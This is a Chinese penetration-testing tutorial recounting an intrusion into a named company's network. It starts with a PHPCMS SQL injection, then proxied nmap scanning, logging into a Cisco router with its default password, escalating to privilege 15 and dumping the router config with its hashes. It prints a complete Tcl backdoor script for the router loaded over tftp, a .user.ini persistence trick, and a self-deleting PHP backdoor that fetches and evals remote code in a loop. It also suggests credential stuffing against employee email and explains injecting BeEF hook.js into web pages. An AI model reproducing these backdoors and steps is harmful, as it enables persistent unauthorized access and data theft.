这个案例中，我们介绍几个基本的内网探测的手法，以及如何在实战中串联十八般武艺，获取这个 god mode。常规的，从 web 业务撕开口子。
url：bit.tcl.com
getshell 很简单，phpcms 的，一个 Phpcms V9 uc api SQL 的老洞直接 getshell，拿到 shell，权限很高，system。
看看网卡信息，如图 1-2-1：




图 1-2-1

只有一块网卡，处于 10.4.22 的私网地址。在这里，如果我们想要通过这台机器对内网进行渗透，首要工作就是进行内网探测，介绍几个方法：

0x00

如果你只是需要对内网的业务主机进行渗透，那么可以优先查看一下 hosts，针对 hosts 中的主机针对性渗透。

0x01

如果想要对整个 C 段进行渗透，比较完整方便的方法还是扫描，这里就需要我们进行内网代理，然后扫描。正向代理 or 反向代理，因为此处主机无法通外网，所以我们选择正向代理：
一个我常用的代理 reGeorg：https://github.com/sensepost/reGeorg
上传代理脚本，然后用 regerog 进行代理链接（regeorg 需要 urllib3，所以各位需要用到时，先安装这个模块），如图 1-2-2：

图 1-2-2

用 nmap 等进行代理扫描，很简单可以使用 proxychains 或者 win 下使用 proxycap。
因为我们这里指定的端口时 2333，所以修改一下 proxychains 的 conf，如图 1-2-3：

```
~ proxychains4 nmap -A -v -T4 -sV 10.4.22.0/24
[proxychains] config file found: /opt/homebrew/homebrew/Cellar/proxychains-ng/4.7/etc/proxychains.conf
[proxychains] preloading /opt/homebrew/homebrew/Cellar/proxychains-ng/4.7/lib/libproxychains4.dylib
[proxychains] DLL init

Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-13 18:21 CST
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 18:21
Scanning 256 hosts [2 ports/host]
[proxychains] Strict chain  ...  127.0.0.1:2333  ...  10.4.22.1:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:2333  ...  10.4.22.4:80 <--socket error or timeout!
adjust_timeouts2: packet supposedly had rtt of 15005618 microseconds.  Ignoring time.
[proxychains] Strict chain  ...  127.0.0.1:2333  ...  10.4.22.7:80 <--socket error or timeout!
adjust_timeouts2: packet supposedly had rtt of 15002754 microseconds.  Ignoring time.
Ping Scan Timing: About 0.88% done
[proxychains] Strict chain  ...  127.0.0.1:2333  ...  10.4.22.10:80
```

图　1-2-3

以此来进行内网 C 段的信息探测。

0x02

当然，仅仅通过扫描，并不能获取到最全面的信息，最全面的信息，要么就是我们拿到了内网拓扑，或者，我直接拿下了路由器。
通过之前的 nmap 扫描，我们大概知道了开放 web 服务的主机，如图 1-2-4：

图　1-2-4

访问 11，12，13 三台主机后，发现 cisco 的路由器，且是开放 web 管理的 cisco 路由器，默认密码 cisco 成功进入，如图 1-2-5：




图　1-2-5

开放 web 管理的思科路由是可以在 web 端执行命令的，但是我们的路由权限只是 1，cisco 的权限分级大概是这样：

管理员是 7，但是有 15 个权限分级，15 的权限基本属于为所欲为权限。

在这里，因为看到当前路由 ios 版本号是（图 1-2-6）：




图　1-2-6

低版本的 iOS 可以利用之前的一个老洞进行 cisco 路由提权。因为在 web 端，可以用 privilege15 进行命令操作，如图 1-2-7：




图　1-2-7

这样我们就拥有了一个 privilege15 的用户，赶紧 telnet 进路由看看配置，一定会有惊喜，如图 1-2-8：




图　1-2-8

看到我们确实拿到了 privilege15 的用户。

那么，来瞅瞅路由配置吧：

DZSW-3560-A#en

en

DZSW-3560-A#show running-config

show running-config

Building configuration...

Current configuration : 3678 bytes

!

version 12.2

no service pad

service timestamps debug uptime

service timestamps log uptime

service password-encryption

!

hostname DZSW-3560-A

!

enable password 7 121A0C041104

!

username admin privilege 15 password 7 1543595F507F7D

no aaa new-model

system mtu routing 1500

vtp mode transparent

ip subnet-zero

ip routing

```
!
!
!
!
 --More--
!
!
no file verify auto
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
vlan 218
 name Call_Center
!
vlan 220
!
vlan 222
 name WEB
!
vlan 223
 name DB
!
!
interface Port-channel1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Port-channel2
 description Connect_To_YDBFZX-C3750_Po1
 no switchport
 ip address 10.68.3.2 255.255.255.252
!
interface GigabitEthernet0/1
 switchport access vlan 218
 switchport mode access
!
interface GigabitEthernet0/2
 switchport access vlan 222
 switchport mode access
!
interface GigabitEthernet0/3
 switchport access vlan 222
```

```
 switchport mode access
!
interface GigabitEthernet0/4
 switchport access vlan 222
 switchport mode access
!
interface GigabitEthernet0/5
 switchport access vlan 222
 switchport mode access
!
interface GigabitEthernet0/6
 switchport access vlan 222
 switchport mode access
!
interface GigabitEthernet0/7
 switchport access vlan 222
 switchport mode access
!
interface GigabitEthernet0/8
 switchport access vlan 222
 switchport mode access
!
interface GigabitEthernet0/9
 switchport access vlan 222
 switchport mode access
!
interface GigabitEthernet0/10
 switchport access vlan 222
 switchport mode access
!
```

几个业务，DB，办公的 vlan 跃然于眼前，当前我们是在 web vlan 的。

其他两台路由也一样到玩法。

那么有的同学就问了，如果我不满足于在 web vlan 闹腾，如果我作为一个黑阔，我要去办公 vlan 去耍怎么办，哟西～既然我们都已经控制了路由啦，当然可以去闹！

因为我不是运维狗，所以咨询了 z8 大牛，他告诉我，少年，你听过 GRE 隧道么，诶嘿。

GRE 是一种最传统的隧道协议，其根本功能就是要实现隧道功能，通过隧道连接的两个远程网络就如同直连，GRE 在两个远程网络之间模拟出直连链路，从而使网络间达到直连的效果。

http://itchenyi.blog.51cto.com/4745638/1137143（安全参考备份地址：http://pan.baidu.com/s/1bnCUaIT）

http://www.codesky.net/article/201207/171461.html（安全参考备份地址：http://pan.baidu.com/s/1jG1kzlW）

大家可以参考这两个地方。

通过 GRE 隧道配置，我们就可以跑到另外一个 vlan 去闹了。

（做人留一线，日后好相见，就不截图 call_center 的 vlan 了，渗透其网段的思路也和之前介绍的一样）。

那么又有同学举手了，如果我渗透的目标无法短时间内就完成，需要进行后渗透，我怎么样才能让我之后的渗透也方便呢？
好的，同学你很猥琐，这里介绍几个平时我们工作中常用的留后门多法子。
首先，这个 cisco 的路由后门，我们肯定要优先留一个。
cisco 路由器支持 TCL cisco 脚本，所以我们的后门也通过这个来完成

```
# TclShell.tcl v0.1 by Andy Davis, IRM 2007
#
# IRM accepts no responsibility for the misuse of this code
# It is provided for demonstration purposes only
proc callback {sock addr port} {
fconfigure $sock -translation lf -buffering line
puts $sock " "
puts $sock "---|---|---|---|---|---|---|---|---|---|---|---|-"
puts $sock "TclShell v0.1 by Andy Davis, IRM 2007"
puts $sock "---|---|---|---|---|---|---|---|---|---|---|---|-"
puts $sock " "
set response [exec "sh ver | inc IOS"]
puts $sock $response

set response [exec "sh priv"]
puts $sock $response
puts $sock " "
puts $sock "Enter IOS command:"
fileevent $sock readable [list echo $sock]
}

proc echo {sock} {
global var
if {[eof $sock] || [catch {gets $sock line}]} {
} else {
set response [exec "$line"]
puts $sock $response
}

}

set port 1234
set sh [socket -server callback $port]
vwait var
close $sh
```

这是老外写的一个后门，先在路由中开启 tclsh 模式，然后引入后门脚本。

```
Router#tclsh
Router(tcl)#source tftp://x.x.x.x/backdoor.tcl
```

这样我们就留下来后门，下次链接可以直接在网段内的机器直接

nc 路由 ip 1234（端口在后门脚本中修改）

OK，如果 web 的入口断了，这一切都白搭，所以我们还应该对 web 的机器留下比较隐藏的后门。

说两个，一个是文件形的后门。

这个办法之前 phinthon 老师已经说过了，就是通过 php.ini 或者 user.ini 留后门。

在一个有正常 php 文件的目录下新建一个.user.ini。

内容为 auto_prepend_file=xxx.gif(png/jpg)之类，而你的 xxx.gif 之类就是你的后门。

具体可以参考 http://drops.wooyun.org/tips/3424 安全参考备份地址：http://pan.baidu.com/s/1dDCPWlV

第二个办法，非文件形的后门，这样的后门优势在于非常隐蔽，一般的网管都发现不了，但是有一个非常大的缺点，重启，或者进程中断后门就消失了。

原理大概是：后门的代码第一行删除自身，然后驻留在后台内存里，等待外部连接。

```
<?php
unlink($_SERVER['SCRIPT_FILENAME']);
ignore_user_abort(true);
set_time_limit(0);

$remote_file = 'http://xxx/xxx.txt';
while($code = file_get_contents($remote_file)){
   @eval($code);
   sleep(5);
};
?>
```

在 xxx.txt 中写入你的后门代码，访问后就会删除自己并循环执行 txt 的代码，这是之前某人写过的了。

ztz 最近有写了一个更赞的无文件后门，你们快去找他要。

除了这样的，如果主机是 linux，也可以用前段时间猪猪侠说的 crontab 做后门。

我们来大概总结一下这次渗透，首先通过外部业务撕开入口，通过代理的方式对内网进行探测，发现了 cisco 路由，于是利用之前的漏洞进行提权，搞定了路由器，整个 vlan 划分展露无遗，开启 god mode。

因为我们这里是概念性的测试，所以尺度不能太大，但是，如果我是一个黑客，我接下来会做的事儿：

利用 tunna 转发 3389 出外网链接（但是在这个场景中，出外网限制了部分端口，但是可以查询 dns，我们应该利用端口复用的方式），远程桌面后扩大战果（嗅探其他机器）。

读数据库我们看到了很多 tcl 的员工用户数据，可以直接对 tcl 的企业邮箱直接撞裤攻击，如图 1-2-9：

图　1-2-9

因为路由器搞定了，跨 vlan 到另外的段，继续进行渗透。

（全文完）责任编辑：Rexy

第3节 利用 Xss 漏洞和 IE 漏洞进入内网

作者：360 安全播报
来自：360 安全播报
网址：http://bobao.360.cn

0x01 科普

Beef 目前欧美最流行的 WEB 框架攻击平台，全称：The Browser Exploitation Framework Project. Beef 利用简单的 XSS 漏洞，通过一段编写好的 JavaScript（hook.js）控制目标主机的浏览器，通过目标主机浏览器获得该主机的详细信息，并进一步扫描内网，配合 metasploit 绝对是内网渗透一大杀器。

官网　http://beefproject.com/
博客　http://blog.beefproject.com/

0x02 安装

Kali linux 系统默认未安装 beef，需要自行安装。

```
apt-get update
apt-get install beef-xss
```

0x03 入门

0x03.1 启动

主目录：/usr/share/beef-xss

```
cd /usr/share/beef-xss
./beef
```

启动，如图 1-3-1 和图 1-3-2：




图　1-3-1




图　1-3-2

127.0.0.1：3000/ui/pannel
账号密码：beef/beef
登录后，如图 1-3-3：




图　1-3-3

demos:Beef-Xss ip:3000/demos/butcher/index.html
测试两台主机网络通信是否正常，如图 1-3-4：




图　1-3-4

访问 Beef demo 页面，如图 1-3-5：




图　1-3-5

demo 页面嵌入了 hook.js 访问->中招。

0x04 挂马

在正常页面添加 script 标签，嵌入恶意脚本，图 1-3-6：




图　1-3-6

在实际渗透中（需要一个公网的 IP），如何让受害者访问我们嵌有 hook.js 的页面呢？
网站反馈页面，举报页面案例：用 Xss 平台沦陷百度投诉中心后台。

（地址：http://www.91ri.org/3839.html 安全参考备份地址：http://pan.baidu.com/s/1pJ0uoyR）

当然，这位同学用的是 Xss 平台，而不是 beef，利用 Beef 的话，不仅能得到后台管理员的 Cookie，再配合 Metasploit，还能以管理员主机浏览器当做跳板，进入公司内网。
Online Browersers->右击->Use As Proxy，如图 1-3-7：

图　1-3-7

再配合 ARP 攻击，MITM 中间人攻击，对内网内所有 Http 请求重定向基本。
Beef 后台检测到有主机上线，如图 1-3-8：

